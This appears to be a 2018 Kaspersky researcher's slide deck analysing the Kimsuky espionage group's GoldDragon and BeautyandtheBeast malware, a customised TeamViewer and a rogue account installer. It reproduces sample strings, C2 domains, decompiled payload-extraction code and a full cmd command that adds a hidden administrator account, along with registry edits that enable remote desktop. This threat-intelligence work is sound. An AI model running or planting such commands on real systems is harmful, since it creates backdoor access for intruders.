

Kimsuky : She is Back with Fairy Tale

Seongsu Park

Senior Security Researcher @ Kaspersky Lab GReAT

Feb 27, 2018



GREAT

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks



Our Research



History of Kimsuky

History of Kimsuky

Intention & target

- Cyber espionage and Cyber sabotage
- Target for South Korea company, government, individual

Tactics & Techniques

- Used spear phishing for initial infection
- Used various tools (pivoting, downloading..)
- Used free service for C2 infrastructure

2013



At first published by Kaspersky Lab on 2013

2014




Announced that there was a Kimsuky behind the KHNP attack case

2016–2017




Came back with Fairy Tale



**What we
found?**

New Malware Cluster



GoldDragon Malware Cluster



MAIN FUNCTIONS

— Most important pivoting module

```
U 00 "0 00 <0 H0 ^0 p0 e0 00 n0 #0 40 r0 'e0
www.GoldDragon.com 060 ,60 0 0 0 0 00 0000E
0 700WP0 0 0 h ppxxxx000 0 000 0 0 00 ( n u
ntime error
```

— Collect system information

— Upload system information

```
pi32.dll RegOpenKeyExA RegQueryValueExA RegSetValueExA RegCloseKey v3
U3 COMSPEC Open /c dir %s\ >> %s /c systeminfo >> %s SeDebugPrivilege
Software\Microsoft\Windows\CurrentVersion\Run rundll32.exe %s ExportFunction
n CmdRun32 \Microsoft\Protect MpCmdRun.dll %s\%s \Microsoft\Network
ixeo584.bin %s\%s netState.dll kjie23948_34238958_KJ238742 = host/do
```

— Download additional payload

— Extract additional payload

```
Mozilla/4.0 trydai.000webhostapp.com image/gif, image/jpeg, image/pjpeg,
image/pjpeg, */* HTTP/1.0 GET %04d-%02d-%02d-%02d-%02d rb ending
-----WebKitFormBoundarywhpFxmBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
Content-Disposition: form-data; name="userfile"; filename="result"
Content-Type: application/octet-stream

Host: host/post.php Content-Type: multipart/form-data; boundary=----Web
KitFormBoundarywhpFxmBe19cSjFnG Accept-Language: en-us Mozilla/4.0 (compa
tible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322) */* %s
```



GoldDragon Malware Cluster

	Before mid December 2017	After mid December 2017
Mutex	kjie23948_34238958_KJ238742 kjie23948_34238958_KJ238743	No mutex
File Encoding	Base64 encoding	Zip compression
Info collection method	Execute each command directly	Create batch file to collect system info
Type of collected info	Directory list of Desktop Directory list of Recent Directory list of Program Files systeminfo output	Directory list of Recent Directory list of Program Files Systeminfo output Tasklist Tasklist /M
Upload file name	result	GHOST419
Download file name	Base64 encoded "Hostname_Username" format	GHOST419

GoldDragon Malware Cluster



MONITORING OPENED HWP

- Direct read hwp.exe memory((0x7FFDF000))
- Find current opened file path

```
00000000 00 00 00 00 ff ff ff ff 00 00 40 00 80 78 f9 77 .....@..x.w
00000010 78 14 2e 00 00 00 00 00 00 00 2e 00 80 73 f9 77 x.....s.w
00000020 00 00 00 00 00 00 00 00 01 00 00 00 68 d5 d2 77 .........h.w
00000030 00 00 00 00 00 00 00 00 00 00 01 38 00 00 00 00 .....8....
00000040 60 72 f9 77 ff ff ff ff ff ff ff ff 00 00 6f 7f `r.w.....o.
```

Hwp.exe (2324) (0x2e0000 - 0x3e0000)

```
00001460 81 e9 1c 3e 94 55 00 0e 00 00 33 00 c4 00 2e 00 ...>.U....3....
00001470 af e8 1c 11 b1 55 00 0c 54 09 00 00 54 09 00 00 .....U..I..I..
00001480 01 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..'.
00001490 00 00 00 00 01 00 01 00 00 00 00 00 44 00 08 02 .....D...
000014a0 c8 71 3a 0a a8 04 00 00 6a 03 6c 03 18 19 2e 00 :q.....j.l....
000014b0 52 69 54 69 64 1c 2e 00 7c 69 7e 69 d8 1c 2e 00 R.T.....|.~....
000014c0 b8 44 32 00 00 00 00 00 00 00 00 00 00 00 00 00 .D2.....
```

Hwp.exe (2324) (0x2e0000 - 0x3e0000)

```
00001cc0 42 00 69 00 6e 00 5c 00 48 00 77 00 70 00 2e 00 B.i.n.\.H.w.p...
00001cd0 65 00 78 00 65 00 00 00 22 00 43 00 3a 00 5c 00 e.x.e...".C.:.\.
00001ce0 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 F.r.c.g.r.a.m. .
00001cf0 46 00 69 00 6c 00 65 00 73 00 5c 00 48 00 6e 00 F.i.l.e.s.\.H.n.
00001d00 63 00 5c 00 48 00 4f 00 66 00 66 00 69 00 63 00 c.\.H.C.f.f.i.c.
00001d10 65 00 39 00 5c 00 42 00 69 00 6e 00 5c 00 48 00 e.9.\.B.i.n.\.H.
00001d20 77 00 70 00 2e 00 65 00 78 00 65 00 22 00 20 00 w.p...e.x.e". .
00001d30 22 00 43 00 3a 00 5c 00 54 00 65 00 6d 00 70 00 ".C.:.\.I.e.m.p.
00001d40 5c 00 74 00 65 00 73 00 74 00 2e 00 68 00 77 00 \.t.e.s.t...h.w.
00001d50 70 00 22 00 00 00 43 00 3a 00 5c 00 50 00 72 00 c"...C.:.\.P.r.
```



EXTRACT PAYLOAD

- Find marker (JOYBERTM)
- Decrypt embedded payload

```
if ( filesize )
{
    while ( *((_BYTE *)mapped_2_hwp + index) != 'J'
        || *((_BYTE *)mapped_2_hwp + index + 1) != 'O'
        || *((_BYTE *)mapped_2_hwp + index + 2) != 'Y'
        || *((_BYTE *)mapped_2_hwp + index + 3) != 'B'
        || *((_BYTE *)mapped_2_hwp + index + 4) != 'E'
        || *((_BYTE *)mapped_2_hwp + index + 5) != 'R'
        || *((_BYTE *)mapped_2_hwp + index + 6) != 'T'
        || *((_BYTE *)mapped_2_hwp + index + 7) != 'M' )
    {
        // ...
    }
}
```

```
loc_402BA5:
mov     ecx, edx
shl     bl, cl
mov     cl, 8
sub     cl, dl
mov     [eax+esi-2], bl
mov     dl, [edi+eax-2]
shr     dl, cl
mov     ecx, eax
add     dl, bl
and     ecx, 800000FFh
jns     short loc_402BCB
```

```
dec     ecx
or      ecx, 0FFFFFF0h
inc     ecx
```

```
loc_402BCB:
xor     dl, cl
mov     [eax+esi-2], dl
inc     eax
lea     edx, [eax-2]
cmp     edx, ebp
jb      short loc_402B8E
```



- Downloaded by GoldDragon
- Leverage attack process

```

9 0A00 &A0 +>A0 >A0 <A0 &A0 XA0 OA0 EA0 .B0 ?B0 =B0 =B0
9 \A0 tA0 _A0 SA0 O0 _A0 KA0 LB0 XB0 HB0 O ?
9 IY0 " _ iY0 _ q_ uü 2Ü0 IU0 zÜ0 | Ü0 E_
9 &B0 j_ U_ @_ www.braveprince.com yyyyyyyyyy
@Em@Ok@?m@ >C e Pa BCdj >Ak >
&w >w Pw d: >O< <L< l <2l <4l <6l <8l <2w <4w <P<

```

- Upload system information
- Download additional payload

```
il.daum.net https://cmail.daum.net/v2/emails/modify moveToFolderId TRASH
aillds ") [" https://cmail.daum.net/v2/emails/%s/attachments/%s/download/%
aid contents https://cmail.daum.net/v2/emails/%s?headerFields=Date mai
https://logins.daum.net/accounts/logout.do?url=http%3A%2F%2Fwww.daum.net%2
```

```

additional header failed... Hccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
GET HTTP/1.1 %2% = POST --
-- %s
Content-Disposition: form-data; name="%s"
%s
-- %s
Content-Disposition: form-data; name="%s"; filename="%s"
Content-Type: application/octet-stream

End Req failed  InternetWriteFile failed      SendReq failed  Content-Length: %d
Content-Type: multipart/form-data; boundary=%s

```



BeautyandtheBeast Cluster



MAIN FUNCTIONS


- Downloaded by GoldDragon
- Download additional command
- Execute additional command

Commands	Functions
upload	Upload specific file
dir	Collect directory listing
download	Download additional payload
rename	Rename file or directory
newfolder	Create new directory
deletefiles	Delete file(s) or directory

```
00 "00 1u0 1u0 Mu0 7u0 Lu0 Zu0 ju0 zu0 eu0 Du0 1
-#0 200     E#0 é#0     R00 b00 x00 000 200 100
www.beautyandthebeast.com N ▶áH ▶=A
0▶DÑ0▶8Ñ0▶$Ñ0▶"Ñ0▶"Ñ0▶tñ0▶ _ 0  ♥  _  *  _  ▼
```



Teamviewer Installer



Check "obamafox" marker

```
if ( size_of_resource > 0 )
{
    while ( loaded_resource[index] != 'o'
        || loaded_resource[index + 1] != 'b'
        || loaded_resource[index + 2] != 'a'
        || loaded_resource[index + 3] != 'm'
        || loaded_resource[index + 4] != 'a'
        || loaded_resource[index + 5] != 'f'
        || loaded_resource[index + 6] != 'o'
        || loaded_resource[index + 7] != 'x' )
    {
        if ( ++index >= size_of_resource )
        {
            return 0;
        }
    }
}
```

Custom(Schweitzer) Teamviewer

```
set Aud Channel! <.\ServerClientBase.cpp, 376> SCB: Reset Uid Channel! <.\ServerClientBase.cpp, 381> ?12345? ?> <? remote user ???F?B?@?F???F?B?@?F???D?U?IUser:MultiMedia\PlayDevice ??????? Schweitzer\Version5 Schweitzer\ Version5\HKEY_LOCAL_MACHINE\Software\Schweitzer\Version5 HKEY_LOCAL_MACHINE\SOFTWARE\Schweitzer\Version5\AccessControl HKEY_LOCAL_MACHINE\SOFTWARE\Schweitzer\Version5\MultiMedia HKEY_CURRENT_USER\Software\Schweitzer\Version5 ScaledSize_X ScaledSize_Y Message Background_Color Has_Background_Color Has_Custom_Logo Text Color Has_Text_Color Icon_Color Has_Icon_Color Is_Custom_Logo Has_Custom_Logo
```

Rogue Account Installer



Code signed Teamviewer installer

```
issuer = "/C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA"  
subject = "/C=KR/ST=Daegu/L=Nam-gu/O=EGIS Co., Ltd./CN=EGIS Co., Ltd."  
version = 3  
algorithm = "sha256WithRSAEncryption"  
serial = "0f:ff:e4:32:a5:3f:f0:3b:92:23:f8:8b:e1:b8:3d:9d"  
not_before = 1430179200 (Tue 28 April 2015 00:00:00 UTC)  
not_after = 1498521599 (Mon 26 June 2017 23:59:59 UTC)
```



Rogue Account Installer

Same code signed malware


Execute command

```
C:\Windows\System32\cmd.exe /c C:&cd\&cd windows&cd system32&net user  
dnsadmin waldo1215! /add&net user dnsadmin /FULLNAME:"DNS Host  
Account" /COMMENT:"built in the DNS subsystem." /EXPIRES:NEVER  
/Active:YES&net localgroup users dnsadmin /delete&net localgroup  
Administrators dnsadmin /add&net localgroup "Network Configuration  
Operators" dnsadmin /add&net localgroup "Power Users" dnsadmin /add&exit
```


Modify Registry

```
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\  
fDenyTSConnections = 0  
MaxInstanceCount : 7  
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPol  
icy\StandardProfile\GloballyOpenPorts\List -  
